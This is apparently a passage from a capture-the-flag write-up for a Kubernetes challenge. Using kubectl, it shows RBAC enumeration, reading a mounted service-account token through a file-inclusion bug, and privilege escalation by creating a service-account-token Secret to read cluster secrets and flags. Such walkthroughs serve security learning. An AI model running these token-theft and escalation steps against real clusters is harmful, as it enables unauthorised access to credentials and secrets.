
<p>Now, let’s enumerate the K8 instance.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kubectl auth can-i <span class="nt">--list</span> <span class="nt">--kubeconfig</span> config.yaml
</code></pre></div></div>

<p><img src="/assets/images/hackarcana-K8-challenge-write-up/auth-can-i-sa-victim.png" alt="My picture" width="600" /></p>

<p>After trying to access each of these, I understood that the last 3 ones would be the most interesting.<br />
In K8, there are different resources on which you can perform actions (verbs in K8) like create, get, list, … (<a href="https://kubernetes.io/docs/reference/access-authn-authz/rbac/">https://kubernetes.io/docs/reference/access-authn-authz/rbac/</a>)</p>

<p>Here, I can get <code class="language-plaintext highlighter-rouge">pods</code>, but I can’t list them.<br />
I can list ConfigMaps and ServiceAccounts, so let’s do this:</p>

<p><img src="/assets/images/hackarcana-K8-challenge-write-up/get-configmaps.png" alt="My picture" width="600" />
<img src="/assets/images/hackarcana-K8-challenge-write-up/get-serviceaccounts.png" alt="My picture" width="600" /></p>

<p>We have 3 ServiceAccounts running in this K8 instance (I would guess that I am the restricted-user-sa for now), and a ConfigMap called <code class="language-plaintext highlighter-rouge">bestit-config</code>.<br />
As a ConfigMap is a K8 object used to store some data as configuration for the pod, maybe I can find some interesting information in it.</p>

<p>Trying to access this ConfigMap, I got an error:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kubectl get configmap bestit-config <span class="nt">-n</span> bestit <span class="nt">-o</span> yaml <span class="nt">--kubeconfig</span> config.yaml
</code></pre></div></div>

<p><img src="/assets/images/hackarcana-K8-challenge-write-up/get-configmap.png" alt="My picture" width="600" /></p>


<p>Whereas, when I tried to dump all the ConfigMaps at once, it worked!</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kubectl get configmaps <span class="nt">-n</span> bestit <span class="nt">-o</span> yaml <span class="nt">--kubeconfig</span> config.yaml
</code></pre></div></div>

<p><img src="/assets/images/hackarcana-K8-challenge-write-up/get-configmaps-yaml.png" alt="My picture" width="600" /></p>

<p>Here I got the second flag!</p>


<h2 id="step-2-elevation">Step 2: Elevation</h2>

<p><img src="/assets/images/hackarcana-K8-challenge-write-up/step2-instructions.png" alt="My picture" width="600" /></p>

<p>Now, we would like to access the pod configuration, but we saw that we cannot list the pods, so we need to identify one to try making a get request on it.</p>


<p>After losing a lot of time on the possible ways to list the pods in K8, I realized that I hadn’t looked at our JWT token, which is the basis of authentication, especially for the K8 API.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">echo</span> <span class="s2">"..."</span> | <span class="nb">base64</span> <span class="nt">-d</span> | jq
</code></pre></div></div>

<p><img src="/assets/images/hackarcana-K8-challenge-write-up/jwt-content.png" alt="My picture" width="600" /></p>

<p>And here I got my user (which is the restricted-user-sa) and also the pod’s name!</p>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nl">"pod"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
      </span><span class="nl">"name"</span><span class="p">:</span><span class="w"> </span><span class="s2">"bestit-web-7885c66844-qz6t7"</span><span class="p">,</span><span class="w">
      </span><span class="nl">"uid"</span><span class="p">:</span><span class="w"> </span><span class="s2">"c8d40bc7-9e5e-49b8-a1a8-b1785af80a10"</span><span class="w">
    </span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<p>Let’s get the pod configuration:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kubectl get pod bestit-web-7885c66844-qz6t7 <span class="nt">-n</span> bestit <span class="nt">--kubeconfig</span> config.yaml <span class="nt">-o</span> yaml
</code></pre></div></div>

<p>That’s a lot of info :p<br />
It took me some time to read it entirely and understand which parts would be useful for me.</p>

<p>I tried to read some secrets listed inside:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kubectl get secret flag2-secret <span class="nt">-n</span> bestit <span class="nt">--kubeconfig</span> config.yaml <span class="nt">-o</span> yaml
</code></pre></div></div>

<pre><code class="language-error">Error from server (Forbidden): secrets "flag2-secret" is forbidden: User "system:serviceaccount:bestit:restricted-user-sa" cannot get resource "secrets" in API group "" in the namespace "bestit"
</code></pre>


<p>I finally saw that there was a file path in the config:</p>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code>    <span class="pi">-</span> <span class="na">mountPath</span><span class="pi">:</span> <span class="s">/run/secret-manager-token</span>
      <span class="na">name</span><span class="pi">:</span> <span class="s">token-volume</span>
      <span class="pi">[</span><span class="nv">...</span><span class="pi">]</span>
<span class="pi">-</span> <span class="na">name</span><span class="pi">:</span> <span class="s">token-volume</span>
    <span class="s">secret</span><span class="err">:</span>
      <span class="na">defaultMode</span><span class="pi">:</span> <span class="m">420</span>
      <span class="na">items</span><span class="pi">:</span>
      <span class="pi">-</span> <span class="na">key</span><span class="pi">:</span> <span class="s">token</span>
        <span class="na">path</span><span class="pi">:</span> <span class="s">manager-token</span>
      <span class="na">secretName</span><span class="pi">:</span> <span class="s">secret-manager-token</span>
</code></pre></div></div>

<p>And I used my LFI to read it:<br />
<img src="/assets/images/hackarcana-K8-challenge-write-up/jwttoken-manager-token.png" alt="My picture" width="600" /></p>

<p>Another token!</p>

<p>Decoding the Base64:</p>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="nl">"iss"</span><span class="p">:</span><span class="s2">"kubernetes/serviceaccount"</span><span class="p">,</span><span class="nl">"kubernetes.io/serviceaccount/namespace"</span><span class="p">:</span><span class="s2">"bestit"</span><span class="p">,</span><span class="nl">"kubernetes.io/serviceaccount/secret.name"</span><span class="p">:</span><span class="s2">"secret-manager-token"</span><span class="p">,</span><span class="nl">"kubernetes.io/serviceaccount/service-account.name"</span><span class="p">:</span><span class="s2">"secret-manager-sa"</span><span class="p">,</span><span class="nl">"kubernetes.io/serviceaccount/service-account.uid"</span><span class="p">:</span><span class="s2">"706aa7f5-7dce-4c73-91ee-7580f588b307"</span><span class="p">,</span><span class="nl">"sub"</span><span class="p">:</span><span class="s2">"system:serviceaccount:bestit:secret-manager-sa"</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<p>I am now <code class="language-plaintext highlighter-rouge">secret-manager-sa</code>.<br />

I set up a new config file for this user and went back to the enumeration with <code class="language-plaintext highlighter-rouge">kubectl auth can-i</code>.</p>

<p><img src="/assets/images/hackarcana-K8-challenge-write-up/auth-can-i-token-manager.png" alt="My picture" width="600" /></p>

<p>Nice! I can get secrets!</p>


<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kubectl get secret flag2-secret <span class="nt">-n</span> bestit <span class="nt">--kubeconfig</span> config2.yaml <span class="nt">-o</span> yaml
</code></pre></div></div>

<p><img src="/assets/images/hackarcana-K8-challenge-write-up/get-secret-flag2-secret.png" alt="My picture" width="600" /></p>

<p>And here is the 3rd flag!<br />
<code class="language-plaintext highlighter-rouge">HexA{1nter3sting-5ecret--wh4t-about-th3-oth3r-0ne}</code></p>

<h1 id="step-3-escalation">Step 3: Escalation</h1>

<p><img src="/assets/images/hackarcana-K8-challenge-write-up/step3-instructions.png" alt="My picture" width="600" /></p>

<p>Now, it seems obvious that I have to escalate to the third ServiceAccount: <code class="language-plaintext highlighter-rouge">secret-lister-sa</code></p>

<p>Maybe you already saw it, but our current user has two rights on secrets: get and create.<br />
I already used get, so let’s use create!</p>

<p>My idea was simple: create a secret for the third ServiceAccount, retrieve it, and use it to connect as this user.</p>

<p>This escalation technique is well known, and I found the example on HackTricks: <a href="https://cloud.hacktricks.wiki/en/pentesting-cloud/kubernetes-security/abusing-roles-clusterroles-in-kubernetes/index.html#creating-and-reading-secrets">https://cloud.hacktricks.wiki/en/pentesting-cloud/kubernetes-security/abusing-roles-clusterroles-in-kubernetes/index.html#creating-and-reading-secrets</a></p>

<p>So I just reproduced these few steps to become <code class="language-plaintext highlighter-rouge">secret-lister-sa</code>.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kubectl apply <span class="nt">-f</span> escalation.yaml <span class="nt">--kubeconfig</span> config2.yaml
</code></pre></div></div>

<p>with my escalation.yaml:</p>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">apiVersion</span><span class="pi">:</span> <span class="s">v1</span>
<span class="na">kind</span><span class="pi">:</span> <span class="s">Secret</span>
<span class="na">metadata</span><span class="pi">:</span>
  <span class="na">name</span><span class="pi">:</span> <span class="s">ultime-token</span>
  <span class="na">namespace</span><span class="pi">:</span> <span class="s">bestit</span>
  <span class="na">annotations</span><span class="pi">:</span>
    <span class="na">kubernetes.io/service-account.name</span><span class="pi">:</span> <span class="s">secret-lister-sa</span> 
<span class="na">type</span><span class="pi">:</span> <span class="s">kubernetes.io/service-account-token</span>
</code></pre></div></div>

<p>Output:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>secret/ultime-token created
</code></pre></div></div>

<p>Now, let’s read the secret I just created for <code class="language-plaintext highlighter-rouge">secret-lister-sa</code>.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kubectl get secret ultime-token <span class="nt">-n</span> bestit <span class="nt">-o</span> yaml <span class="nt">--kubeconfig</span> config2.yaml
</code></pre></div></div>

<p>Let’s decode the token.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">echo</span> <span class="s2">"..."</span> | <span class="nb">base64</span> <span class="nt">-d</span>
</code></pre></div></div>


<p>Let’s copy this JWT token into a third config file and enumerate our new rights!</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kubectl auth can-i <span class="nt">--list</span> <span class="nt">-n</span> bestit <span class="nt">--kubeconfig</span> config3.yaml 
</code></pre></div></div>

<p><img src="/assets/images/hackarcana-K8-challenge-write-up/auth-can-i-token-secret.png" alt="My picture" width="600" /></p>

<p>Under secrets, I have list and get!</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kubectl get secrets <span class="nt">-n</span> bestit <span class="nt">--kubeconfig</span> config3.yaml 
</code></pre></div></div>

<p>Among the many flags listed, there was this one: <code class="language-plaintext highlighter-rouge">very-secret-flag-4fbb3f5a</code></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kubectl get secret very-secret-flag-4fbb3f5a <span class="nt">-n</span> bestit <span class="nt">--kubeconfig</span> config3.yaml <span class="nt">-o</span> yaml
</code></pre></div></div>

<p><img src="/assets/images/hackarcana-K8-challenge-write-up/get-final-secret.png" alt="My picture" width="600" /></p>

<p>And here is the fourth flag :)<br />
<code class="language-plaintext highlighter-rouge">HexA{3scal8ed-t0-th3-t0p}</code></p>

<h1 id="conclusion">Conclusion</h1>

